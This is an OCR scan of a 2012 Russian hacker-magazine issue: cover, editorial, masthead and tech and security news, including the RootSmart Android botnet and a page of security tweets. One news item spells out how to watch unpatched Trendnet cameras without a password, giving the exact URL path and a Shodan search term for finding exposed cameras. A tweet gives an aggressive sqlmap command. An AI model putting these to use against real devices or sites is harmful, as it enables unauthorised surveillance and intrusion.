
АЛЬТЕРНАТИВНАЯ ПРОШИВКА ДЛЯ ANDROID 111



04 (159) 2012

СВОЙ АЛГОРИТМ ДЛЯ TRUECRYPT



DuckDuckGo: «Google следит за тобой, мы — нет»

РЕКОМЕНДОВАННАЯ **ЦЕНА: 230 р.**

ОПАСНЫЙ ДВОЙНИК. 018

ЛЕГКИЙ СПОСОБ ПОДДЕЛКИ КОНТРОЛЬНОЙ СУММЫ И ЭЦП С ПОМОЩЬЮ КОЛЛИЗИЙ

— 024 —

АЛЕКСАНДР ГАЛИЦКИЙ: ИНЖЕНЕР, БИЗНЕСМЕН, ИНВЕСТОР

— 084 —

SHIM ENGINE: НОВЫЙ СПОСОБ ВНЕДРЕНИЯ КОДА И АВТОЗАГРУЗКИ

— 056 —

ЭКСПЛУАТИРУЕМ СИСТЕМУ ОТЛАДКИ И ТРАССИРОВКИ ASP .NET

(game)land hi-fun media
publishing for enthusiasts
4 607157 100063 12004

Альфа-Банк

Всем держателям «Мужской карты» скидка 50% на любимый журнал «Хакер»

тел. подписки (495)-663-82-77

shop.glc.ru

Оформить дебетовую или кредитную «Мужскую карту» можно в отделениях ОАО «Альфа-Банка», а так же заказав по телефонам:

(495) 229-2222 в Москве | 8-800-333-2-333 в регионах России (звонок бесплатный)

или на сайте

www.mancard.ru

на правах рекламы



ОАО «Альфа-Банк». Генеральная лицензия банка России на осуществление банковских операций от 29.01.1998 №1326"

Intro



ВООБРАЖЕНИЕ И РАМКИ

Все по-настоящему новое — это выход за общепринятые рамки представлений о том, что возможно, а что нет, что правильно, а что абсурдно. Сделать что-то новое, не встречая потока критики и сомнений — в принципе невозможно, так уж устроены люди. Умение быть чуточку сумасшедшим и иногда делать вещи, которые кажутся окружающим сомнительными или даже абсурдными — большое счастье! Ведь это снимает с тебя шоры и позволяет смотреть на вещи шире, чем остальные люди.

В детстве у каждого человека все это есть: мы воспринимаем мир с самого начала, живем и чувствуем все по-настоящему, без искусственных границ. Но вот с годами мышление большинства людей сильно стереотипизируется и в определенный момент разум перестает быть способным производить что-то новое и выходить за навязанные снаружи рамки. Даже шнурки завязать по-новому человек уже не может, не говоря уже о том, чтобы создать с нуля что-то.

Пишу это к тому, что желаю и тебе и самому себе пронести по жизни эту способность к созиданию, не стать долбаными зомби. И не обязательно для этого быть Сальвадором Дали — место для творчества, дурачества и выдумывания есть абсолютно в любом деле, чем бы ты ни занимался.

nikitozz,
гл. ред. Х

P.S. Как и обещал, публикую фотографию логотипа Х на фоне станции «Восток» — это, на минуточку, практически южный полюс. За фотку респект Сереге Сильнову!



РЕДАКЦИЯ
Главный редактор Никита «nikitozz» Кислицин (nikitoz@real.xakep.ru)
Шеф-редактор Степан «step» Ильин (step@real.xakep.ru)
Выпускающий редактор Николай «gorl» Андреев (gorlum@real.xakep.ru)

Редакторы рубрик
PC_ZONE и UNITS Степан «step» Ильин (step@real.xakep.ru)
ВЗЛОМ Петр Стаховски (petya@real.xakep.ru)
UNIXOID и SYN/ACK Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
MALWARE Александр «Dr. Klouniz» Лозовский (alexander@real.xakep.ru)
КОДИНГ Николай «gorl» Андреев (gorlum@real.xakep.ru)
PR-менеджер Людмила Вагизова (vagizova@glc.ru)
Литературный редактор Анна Аранчук

DVD
Выпускающий редактор Антон «ant» Жуков (ant@real.xakep.ru)
Unix-раздел Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Security-раздел Дмитрий «D1g1» Евдокимов (evdokimovds@gmail.com)
Монтаж видео Максим Трубицын

ART
Арт-директор Алик Вайнер (alik@glc.ru)
Дизайнер Егор Пономарев
Верстальщик Вера Светлых
Иллюстрация на обложке Алексей Ляпунов и Лена Эрлих

PUBLISHING
Учредитель ООО «Гейм Лэнд», 115280, Москва, ул. Ленинская Слобода,19, Омега плаза, 5 этаж, офис № 21. Тел.: (495) 935-7034, факс: (495) 545-0906

Генеральный директор Дмитрий Агарунов
Генеральный издатель Андрей Михайлюк
Финансовый директор Андрей Фатеркин
Директор по маркетингу Елена Каркашадзе
Управляющий арт-директор Алик Вайнер
Главный дизайнер Энди Тернбулл
Директор по производству Сергей Кучерявый

РАЗМЕЩЕНИЕ РЕКЛАМЫ
Тел.: (495) 935-7034, факс: (495) 545-0906

РЕКЛАМНЫЙ ОТДЕЛ
Заместитель генерального директора по продажам Зинаида Чередниченко (zinaidach@glc.ru)
Директор группы TECHNOLOGY Марина Филатова (filatova@glc.ru)
Старшие менеджеры Ольга Емельянцева (olgaeml@glc.ru)
Светлана Мельникова (melnikova@glc.ru)
Менеджеры Дмитрий Качурин (kachurin@glc.ru)
Елена Поликарпова (polikarpova@glc.ru)

Директор корпоративной группы (работа с рекламными агентствами)
Кристина Татаренкова (tatarenkova@glc.ru)
Старшие менеджеры Юлия Господинова (gospodinova@glc.ru)
Мария Дубровская (dubrovskaya@glc.ru)
Старший трафик-менеджер Марья Буланова (bulanova@glc.ru)

ОТДЕЛ РЕАЛИЗАЦИИ СПЕЦПРОЕКТОВ
Директор Александр Коренфельд (korenfeld@glc.ru)
Менеджеры Светлана Мюллер
Наталия Тулинова

РАСПРОСТРАНЕНИЕ
Директор по дистрибуции Татьяна Кошелева (kosheleva@glc.ru)
Руководитель отдела подписки Виктория Клепикова (lepikova@glc.ru)
Руководитель спецраспространения Наталья Лукичева (lukicheva@glc.ru)

Претензии и дополнительная инфа:
В случае возникновения вопросов по качеству печати и DVD-дисков: claim@glc.ru.
Горячая линия по подписке
Факс для отправки купонов и квитанций на новые подписки: (495) 545-09-06
Телефон отдела подписки для жителей Москвы: (495) 663-82-77
Телефон для жителей регионов и для звонков с мобильных телефонов: 8-800-200-3-999
Для писем: 101000, Москва, Главпочтамт, а/я 652, Хакер

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14.02.2002.

Отпечатано в типографии Scanweb, Финляндия. Тираж 219 833 экземпляров.

Content

1100 МИНИАТЮРНЫХ РОБОТОВ RECON SCOUT XT ПРИНЯТЫ НА СЛУЖБУ АРМИИ США :)

008

HEADER

COVERSTORY

COVERSTORY







PCZONE

ВЗЛОМ



MALWARE



КОДИНГ





UNIXOID




SYN/ACK



FERRUM

ЮНИТЫ



MEGANEWS




НА PASTEBIN ПОЯВИЛСЯ АНОНС ГРЯДУЩЕЙ ОПЕРАЦИИ «ГЛОБАЛЬНЫЙ БЛЭКАУТ». На 31 марта якобы запланирована распределительная атака на 13 корневых DNS-серверов.

УБИЙЦА ТЕЛЕВИДЕНИЯ

СОЗДАТЕЛЬ ПРОТОКОЛА BITTORRENT ПРИДУМАЛ КОЕ-ЧТО НОВОЕ

Когда Брэм Коэн создавал протокол BitTorrent, желая сделать «что-то действительно полезное людям», он совсем не ожидал такого отклика и такого успеха. Пристальное и не всегда приятное внимание к его персоне, неожиданные пожертвования, посыпавшиеся от благодарных пользователей, и сумасшедшая популярность его детища едва не отвратили Коэна от BitTorrent. Но, к счастью, он все же продолжил заниматься его поддержкой и разработкой.

Недавно Брэм анонсировал новую версию протокола, получившую имя BitTorrent Live. На разработку Коэн потратил три года, и предназначается новшество для организации видеотрансляций через пиринговые сети. Теперь даже при многомиллионной аудитории задержка передачи видео не должна превышать и пяти секунд. BitTorrent Live позволяет снизить нагрузку на распространителя файла до 99%. По словам Коэна, передача видео таким образом будет стоить дешевле, чем по спутнику или с помощью CDN, и для нее не потребуется дорогостоящая инфраструктура. Бета-версия доступна по адресу live.bittorrent.com, и автор уже заявляет, что BitTorrent Live убьет телевидение в его текущем виде — должна кануть в лету физическая инфраструктура ТВ. Теперь Коэн находится в активном поиске партнеров, которые дадут согласие на распространение своего контента по предложенной им модели. Известно, что разработкой уже заинтересовались в Netflix и Hulu.



Сам Брэм не слишком одобряет весь сегодняшний пиратский бум и никогда ничего не скачивал нелегально. Он хорошо понимает, — MPAA, RIAA и прочие организации будут только рады, если он это сделает. «Ни в коем случае не хочу давать им повод, они наверняка только этого и ждут», — говорит Коэн, и, вероятнее всего, он прав.

ПРИСТАВКИ НА СЛУЖБЕ ПОЛИЦИИ

ПРАВООХРАНИТЕЛИ ТОЖЕ СТАРАЮТСЯ ИДТИ В НОГУ С ПРОГРЕССОМ



Благодаря многочисленным операциям хакеров, причисляющих себя к Anonymous, у специалистов и простых пользователей появилось немало «информации к размышлению». Например, в конце прошлого года в Сеть слили огромный архив (pastebin.com/NwN8ehFW) с письмами представителей правоохранительных органов, в том числе — данные с Gmail-аккаунта Министерства юстиции киберпреступлений Калифорнии. Эксперты Ars Technica основательно покопались в этом архиве и пришли к интересным выводам. Оказывается, Xbox, PS3 и iPad сегодня стали одними из основных средств поиска доказательств в судебных расследованиях. Временные отметки в сохраненных играх, контрольные точки (чекпоинты) и даже скриншоты (например, такие, как делает Xbox Kinect), — все это является доказательством и может помочь в решении вопроса о виновности подозреваемого.


Также участилось использование полицией онлайновых сред (таких как Xbox Live) для общения с подозреваемыми и ведения записи переговоров. Ars Technica отмечает, что компания Microsoft вообще зарегистрировала «законный перехват», то есть систему, позволяющую вести прослушку интернет-переговоров, в том числе в Xbox Live или Skype.




ВЛАСТИ ИРАНА НАЧАЛИ ГЛУБОКУЮ ФИЛЬТРАЦИЮ трафика на магистральных каналах связи, убивая все SSL-соединения. Протокол HTTPS не работает ни на одном сайте.



В WINDOWS 8 НЕ БУДЕТ КНОПКИ «ПУСК», хотя связанная с ней функциональность все же сохранится в системе. Также ОС обзавелась новым лого.



В КАЗАХСТАНЕ ПРЕКРАТИЛИ РАБОТУ ПРАКТИЧЕСКИ ВСЕ КРУПНЫЕ ТОРРЕНТ-ТРЕКЕРЫ, что связано с вступившими в силу в конце января изменениями в законодательстве страны.



В ANDROID MARKET ПОЯВИЛСЯ АНТИВИРУС. Сервис Bouncer будет автоматически сканировать все приложения на предмет содержания вирусов и иных вредоносных программ.



FOXCONN ВЗЛОМАЛИ ХАКЕРЫ ИЗ ГРУППЫ SWAGG SECURITY. Данные о серверах, информацию о партнерах компании, логины и пароли, и даже платежные документы Apple выложили на TPB.

УЯЗВИМОСТЬ В УСТРОЙСТВАХ TRENDNET

ЧТОБЫ ПОСМОТРЕТЬ ВИДЕО, ДОСТАТОЧНО ЗНАТЬ ТОЛЬКО IP-АДРЕС КАМЕРЫ





Trendnet уже признала, что с 2010 года данная уязвимость действительно присутствует в 26 моделях ее видеокамер, и недавно опубликовала новую версию прошивки, которая закрывает дырку.

Компания Trendnet широко известна благодаря своим системам домашнего видеонаблюдения. Но и у любого крупного вендора случаются оплошности. Недавно в версии прошивки 1.1.0 (build 104) была обнаружена уязвимость, позволяющая подключаться к системеTrendnet через интернет и смотреть видео с любой IP-камеры: достаточно просто ввести ее IP-адрес и добавить к нему путь из 15 символов, одинаковый для всех моделей. Никакого пароля не нужно. Для доступа к видеопотоку (даже если он запаролен), достаточно просто добавить в конце путь /anony/mjpg.cgi, и весь контент прекрасно отображается. Например, введя такой адрес: http://192.168.1.3/anony/mjpg.cgi, ты получишь беспарольный доступ к домашней системе видеонаблюдения, которая установлена на IP-адресе 192.168.1.3.
Совсем не удивительно, что эта новость уже разлетелась по сети, на Pastebin выложили список более чем на 1 000 IP-адресов, немногим меньше собрали на Reddit. IP-адреса систем видеонаблюдения также легко ищутся через shodanhq.com, который для этого и предназначен. Достаточно ввести поисковый запрос [netcam].



ТОП ПЛОХИХ ХОСТИНГОВ СОСТАВИЛА КОМПАНИЯ GROUP-IB

ПО РЕЗУЛЬТАТАМ ИССЛЕДОВАНИЙ САМЫЙ ОПАСНЫЙ НА КОНЕЦ 2011 ГОДА ХОСТ ЗАРЕГИСТРИРОВАН В ЛИТВЕ — ЭТО HOSTING MEDIA.

ДОБРО ПОЖАЛОВАТЬ В ДОПОЛНЕННУЮ РЕАЛЬНОСТЬ!

GOOGLE СОБИРАЕТСЯ ВЫПУСТИТЬ УСТРОЙСТВО AUGMENTED REALITY

В Сети давным-давно циркулируют слухи о том, что у корпорации Google есть секретные подразделения, где ведется разработка безумных гаджетов, чуть ли не сборка Терминаторов. А недавно появились сообщения, что сейчас в жилых домах сотрудников компании проводится тестирование некоего «прототипа развлекательного устройства», работающего в составе домашней сети и способного подключаться к бытовой электронике посредством Wi-Fi и Bluetooth. Возможно, речь о телевизионной приставке от Google, а возможно — о панели управления умным домом. Доподлинно ничего не известно, ведь информация просочилась в сеть случайно — из заявки на разрешение означенного тестирования, которую Google подала в американскую Федеральную комиссию по коммуникациям. Большая часть таких сообщений, увы, так и остается слухами, не получая ни подтверждений, ни опровержений. Но информация, появившаяся в Сети в этом месяце, носит иной характер. Сначала вспомним о том, что еще в декабре прошлого года начались первые разговоры о том, что в Google работают над какими-то очками, которые в народе тут же окрестили Google Glasses. Информация происходила из солидного источника — издания New York Times, которое не замечено в распространении «желтухи». Подробностей было мало: некое «носимое» устройство, вероятно, конкурент будущего iPod nano. Появилось множество догадок и домыслов, например о том, что Google обратила внимание на так называемый Heads-Up Display (HUD). Термин пришел из компьютерных игр и обозначает часть графического интерфейса пользователя, служащую для отображения важной информации во время игрового процесса. Разумеется, это наводило на мысли о дополненной реальности. Между тем, сайт 9to5google.com узнал больше деталей и писал, что по данным их источника разработка уже на стадии позднего прототипа. И вот прошло больше двух месяцев, пессимисты уже наверняка мысленно похоронили проект, но данные о загадочном девайсе появились снова, на сей раз более подробные. Итак, источник 9to5google.com сообщает:

«Прототип уже на поздней стадии разработки и выглядит в точности как обыкновенные очки в тяжелой оправе. В них встроен дисплей с HUD-интерфейсом. На дужках есть несколько кнопок, и если бы не они, очки невозможно было бы отличить от обычных. Насколько нам известно, это не периферийное устройство для других Android-девайсов, как сообщал NYT, — очки напрямую связываются с облаком. Однако они могут использовать Wi-Fi или Bluetooth 4.0. Область применения — дополненная реальность, которая будет привязана к сервисам геолокации Google. Пользователь может гулять, а на дисплее очков, в духе Терминатора, будет всплывать информация об увиденных предметах. Очевидно, очки имеют встроенный GPS и, по-видимому, работают на Android».

Известно, что дисплей есть только для одного глаза, он непрозрачный и без 3D. Навигация по интерфейсу осуществляется с помощью движений головы, она проста, и к ней, пишет 9to5google.com, очень легко привыкнуть. Движения головы будут практически незаметны для окружающих. Технические характеристики очков, вероятно, будут сопоставимы с Android-смартфоном. Ну и самое интересное: сообщается, что Google может выпустить устройство довольно скоро.




Вся продукция «ТЕВЬЕ МОЛОЧНИК» произведена из цельного (невосстановленного) молока очень высокого качества. Такой строгий контроль оказывается важным и для людей, заботящихся о здоровье, поскольку в последнее время на рынке появилось много подделок и разбавлений как молока, так и продуктов из него.
Тевье
молочник
Luxury
МОЛОКО
питьевое
пастеризованное
ГОСТ Р 52090-2003
ПРИ ПОКУПКЕ КАЧЕСТВА –
МОЛОКО В ПОДАРОК
На правах рекламы

АПДЕЙТ УСТРАНИЛ 20 УЯЗВИМОСТЕЙ (включая одну критическую) в стабильной версии Google Chrome 17.0.963.46.

SYMANTEC УТВЕРЖДАЕТ, ЧТО В КИТАЕ МОБИЛЬНАЯ ЭПИДЕМИЯ

БОТНЕТ ИЗ ANDROID-УСТРОЙСТВ ЗАМЕЧЕН В ПОДНЕБЕСНОЙ



Специалисты компании Symantec обнаружили малварь под названием RootSmart, которая распространяется в альтернативных китайских каталогах программного обеспечения. В официальном Android Market подобного, к счастью, обнаружено не было. RootSmart устанавливается вместе с обычным ПО из каталога, но при этом передает на удаленный сервер номер IMEI, номер IMSI, ID соты, locationarea code и код мобильной сети.

RootSmart — всего вторая программа после известного Ginger Master, которая на практике применила известный эксплойт Gingerbreak. Но, в отличие от предшественника, RootSmart не поставляется в комплекте с root-эксплойтом, а подгружает Gingerbreak с удаленного сервера уже после установки. Root-эксплойт идет в архиве shells.zip в комплекте с двумя вспомогательными скриптами для установки в системную область. После рутования телефона программа подгружает с удаленного сервера еще и Droid Live, которая уже исполняет роль средства удаленного администрирования и выполняет команды с сервера. Таким образом телефон становится частью ботнета, и на порутанном телефоне хозяин ботнета, по сути, может инициировать любые действия. По оценкам специалистов, ботнет приносит своим хозяевам от 1 600 до 9 000 долларов в сутки.

110-140 тыс. активных устройств в день — таков итог анализа трафика на C&C-серверах. Специалисты считают, что ботнет функционирует приблизительно с сентября 2011 года.

РОБОТЫ НА ВООРУЖЕНИИ АРМИИ США

ПЕНТАГОН ЗАКЛЮЧИЛ КРУПНУЮ СДЕЛКУ



Американские военные тоже любят гаджеты. Военное ведомство США заключило контакт с компанией Recon Robotics, для которой это крупнейшая сделка за всю историю существования. Согласно договоренностям, до 31 мая текущего года армии США будет поставлена партия из 1 100 миниатюрных роботов Recon Scout XT. Заказ оценивается ни много ни мало в 13.9 миллионов долларов. Помимо роботов, военные заказали дополнительных аксессуаров для Recon Scout XT еще на миллион долларов.

«Несмотря на малый размер, эти машины сыграют огромную роль в обеспечении наших бойцов актуальной информацией о происходящем на поле боя», — заявил представитель Recon Robotics. Судя по тому, что несколько месяцев назад военные уже закупили 315 таких роботов, в Пентагоне с этим абсолютно согласны.

Что представляют собой эти чудо-железяки? Recon Scout XT — это автономная видеокамера высокой четкости в титановом корпусе, способная передавать качественную картинку на наладонник оператора. Прочная конструкция робота позволяет в буквальном смысле забрасывать его на расстояние до 36 метров. Но больше всего поражает способность Recon Scout XT преодолевать вертикальные препятствия. Эта кроха может бодро перемещаться и маневрировать на вертикальной стене (youtu.be/5fzi7fxknlc)! Используя инфракрасный сенсор и бесшумный привод, Recon Scout XT может вплотную подобраться к «логову врага», не возбуждая подозрений.

WEXLER.BOOK T7007

ЭЛЕКТРОННАЯ КНИГА ПОД УПРАВЛЕНИЕМ ОС ANDROID 2.3

В продажу поступила электронная книга WEXLER.BOOK T7007, работающая на базе Android 2.3. Технические характеристики новинки таковы: 7" сенсорный LED-экран с функцией Multi-Touch, двухъядерный процессор ARM9, с частотой 1,2 ГГц и встроенный адаптер Wi-Fi (IEEE 802.11 b/g/n) со скоростью доступа до 150 МБит/с. Длительное время работы устройству обеспечивает аккумулятор емкостью 3700 мАч. Объем встроенной памяти составляет 8 ГБ, но при желаниии его можно расширить до 32 ГБ с помощью карт MicroSD. WEXLER.BOOK T7007 также оснащается датчиком пространственного положения G-сенсор, и функцией подключения внешних USB-устройств (USB OTG). Ридер выполнен в эргономичном металлическом корпусе и поставляется в кожаном чехле. Ориентировочная розничная цена новинки — 4999 руб.



ВИРТУАЛЬНЫЕ РЕАЛИИ И ДРУГИЕ ИНТЕРЕСНЫЕ ВЕЩИ

О ЛЕКЦИИ ДЖЕРЕМИ БЕЙЛЕНСОНА И КРУТОМ ОБРАЗОВАТЕЛЬНОМ ПРОЕКТЕ

В середине февраля жители Москвы (и не только они, но об этом поговорим ниже) могли присутствовать на лекции Джереми Бейленсона — основателя лаборатории Virtual Human Interaction Lab в Стэндфордском университете (vhil.stanford.edu). Будучи профессором факультета коммуникаций, Бейленсон не только трудится в одной из самых крутых лабораторий виртуальной реальности в мире, но и специализируется на когнитивной психологии. Проще говоря, ему интересно, каким образом люди могут осознавать себя, когда физические условности перестают иметь значение. Лекция под названием «Бесконечная реальность» прошла в рамках дистанционного образовательного проекта Knowledge Stream (knowledgestream.ru). Как ты понимаешь, ключевым словом здесь является «дистанционный». Все мероприятия можно совершенно бесплатно посетить лично, приехав в «Цифровой октябрь», но можно также посмотреть в прямом эфире или в архиве, ведь их транслируют в интернет для десятков тысяч зрителей. Синхронный перевод и HD-качество прилагаются. Джереми Бейленсон начал свое выступление немного необычно — вместо телемоста аудитории предложили посмотреть вступительное видео. Посредством 20-минутной записи Бейленсон объяснил, что не станет сегодня фокусироваться на технологиях и методологии, так как всю информацию о них можно найти в Сети, но расскажет о результатах ряда экспериментов. Речь шла о цифровых аватарах в самом широком смысле этого определения: практически о любой цифровой репрезентации человеческой личности, будто до голос, переданный по Skype, персонаж онлайновой игры или воссозданная при помощи специального ПО точная виртуальная копия реального человека. На примерах Бейленсон рассказывал, как человек воспринимает себя, в тех или иных виртуальных условиях, в «телах» различных аватаров. К примеру, пациент ожогового отделения во время перевязки, разумеется, испытывает боль. Но исследования показали, что если на голову пациенту одеть шлем виртуальной реальности, который перенесет его в холодный мир, где много снега, льда, потрясающей красоты кристаллов и так далее, ощущения боли снижаются едва ли не на 90%.

По окончании видео Джереми уже лично присоединился к беседе, немного дополнив изложенное в ролике. Наступила очередь традиционных вопросов из зала и беседы с экспертами. Аудитория интересовалась, не аватар ли, часом, сам Бейленсон, что ждет нас в будущем, опасно ли оставлять в сети так называемые «цифровые отпечатки» (то есть практически любые следы) и, конечно, не обошлось без обсуждения потенциального вреда, который может нанести человеку излишнее погружение в виртуальность.


Стоит заметить, что другие лекции проекта Knowledge Stream свободно доступны на сайте проекта и тоже стоят ознакомления. К примеру, недавно лекцию читал Джон Перри Барлоу — основатель и вице-председатель Electronic Frontier Foundation, эксперт по компьютерной безопасности, а так же поэт и эссеист. Дискуссия о копирастах, авторских правах и свободе информации вышла крайне интересной.





Дистанционный образовательный проект Knowledge Stream был запущен осенью 2011 года Центром новых технологий и технологического предпринимательства Digital October. Генеральным партнером Knowledge Stream выступает компания «Ростелеком», интеллектуальным партнером — «Российская венчурная компания».


#hacker tweets



@n00bznet:
./sqlmap.py -u http://url/ --crawl=5 --level=5 --risk=3 --threads=10 <~ Ты может быть и нуб, но ты нуб с базой данных!



Комментарий:
Шутки шутками, но sqlmap — действительно крутая тулза для эксплуатаций SQLi-дырок.



@ChrisJohnRiley:
Я предлагаю заменить выражение «как отнять конфетку у ребенка» на «как обойти антивирус»... По сути — одно и то же :)


Комментарий:
Обхождение антивируса, чаще всего, не самая сложная задача при пентесте, тут Крис прав...




@corelanc0d3r:
Один из моих фаззеров упал с крешем, — плохо, что не эксплуатируемо :)




@geovedi:
Нерды — просто люди, которые горят чем-то достаточно, чтобы тяжело над этим работать.



@clarkysj:
Дорогой Гугль, я успешно получил 5 уведомлений, 18 е-майлов и 6 поп-апов о том, что ты меняешь политику конфиденциальности. Пожалуйста, пошли мне еще.




@thealuc:
Это неплохая идея, делать журналирование истории консоли на твоем веб-сервере: >(tee -a ~/.bash_history | logger -t «$USER[$$] $SSH_CONNECTION»)



@FirefoxNightly:
ASLR теперь обязателен для всех dll-модулей в плагинах (для Винды) так как не-ASLR модули могут разрушить всю безопасность http://t.co/lQFdZrZ4



Комментарий:
Хороший ход для Firefox, но...






@pa_kt:
Эксплуатация CVE-2011-2371 (Firefox reduceRight) без использования не-ASLR модулей: http://t.co/3uNU3Jjj

Комментарий:
...но этого не достаточно! Увлекательное чтиво про эксплуатацию дыры в Firefox с обходом DEP и ASLR. Причем ASLR обходится не через ROP в не-ASLR модулях, а через утечку базового адреса dll и уже последующего построения ROP-программы для полученной dll'ки.



@FreedomCoder:
Не эксплойты ломают код. Разработчики ломают код...




@joshcorman:
Подсказка: название White Paper не поднимает ваш текст магическо-автоматическим способом на уровень «Суперлидерского-исследования-в-области-ИБ».




@f1nux:
Пожалуйста, почему... Ну почему же мы до сих пор плачем каждый раз, когда происходят косяки с SSL. Ведь он и так умер несколько лет назад. Настало время тихой скорби...




Комментарий:
И действительно, SSL вымирает, но мы еще держимся за него. Но и уязвимости, и провалы доверенных корневых центров, — все это лишь подрывает доверие.



@RomiSphinX:
«Физика — как секс: конечно, может дать некоторые практические результаты, но не из-за этого мы ей занимаемся.» (c) Доктор Ричард Фейнман <3




Комментарий:
Ричард Филлипс Фейнман (англ. Richard Phillips Feynman; 11 мая 1918 — 15 февраля 1988) — выдающийся американский ученый. Основные достижения относятся к области теоретической физики. Один из создателей квантовой электродинамики. В 1943—1945 годах входил в число разработчиков атомной бомбы в Лос-Аламосе.



@mathias:
Валидный JavaScript: try { x; } catch(_ _) { console.log('CODE, Y U NO WORK '); } http://t.co/RTJaNUij


Комментарий:
Забавное мини-исследование на тему наименований переменных в JavaScript. Может быть годным для обхода фильтров, например :)



@daveaitel:
WP ftw! Удаленный доступ с правами SYSTEM для наиболее популярной (в области продаж) системы удаленного администрирования? Без аутентификации! Symantec pcAnywhere 12.5 выполнение произвольного кода.



@i0n1c:
Я потерял 80 фолловеров с тех пор как объявил, что, возможно, один из них ответственен за взлом экс-министра обороны.



@evacide:
Визуальный язык интернет-конфиденциальности в основном о защите маленьких девочек-блондиночек.



ИНДИЙСКИЙ MICROSOFT STORE ВЗЛОМАЛИ ХАКЕРЫ ИЗ EVIL SHADOW TEAM. Дело не ограничилось дефейсом, парни также выложили скриншоты с файлами БД магазина.

НАСВИСТИ МНЕ ССЫЛКУ

ЗВУКОВОЙ АНАЛОГ QR-КОДОВ ГОТОВ К РАБОТЕ



Бесплатное приложение Sonic Experiences, которое предоставляет доступ ко всем описанным функциям, уже вышло и доступно в версиях для iPhone и Android.

В последнее время мы частенько упоминаем на страницах журнала QR-коды, да и сами нередко пользуемся ими в жизни. Технология действительно удобная и, соответственно, набирающая популярность. Но, думаем, многие согласятся с тем, что не всегда удобно пытаться навести камеру смартфона на какой-либо объект, переживая о том, хорошо ли его видно. Команде стартапа Sonic Notify (sonicnotify.com), очевидно, не давала покоя та же мысль, и из нее родилась новая технология — своеобразный аналог QR-кодов. Звуковой.

По задумке разработчиков, устройства на базе iOS и Android могут на ультразвуковых частотах обмениваться данными небольшого объема. К примеру, возможностей Sonic Notify вполне достаточно для передачи ссылки и ее мгновенного открытия на телефоне.Кроме того, ультразвуковой сигнал можно интегрировать в любой музыкальный трек или звуковую дорожку видеоролика, чтобы слушатель мог получить доступ к дополнительной информации.

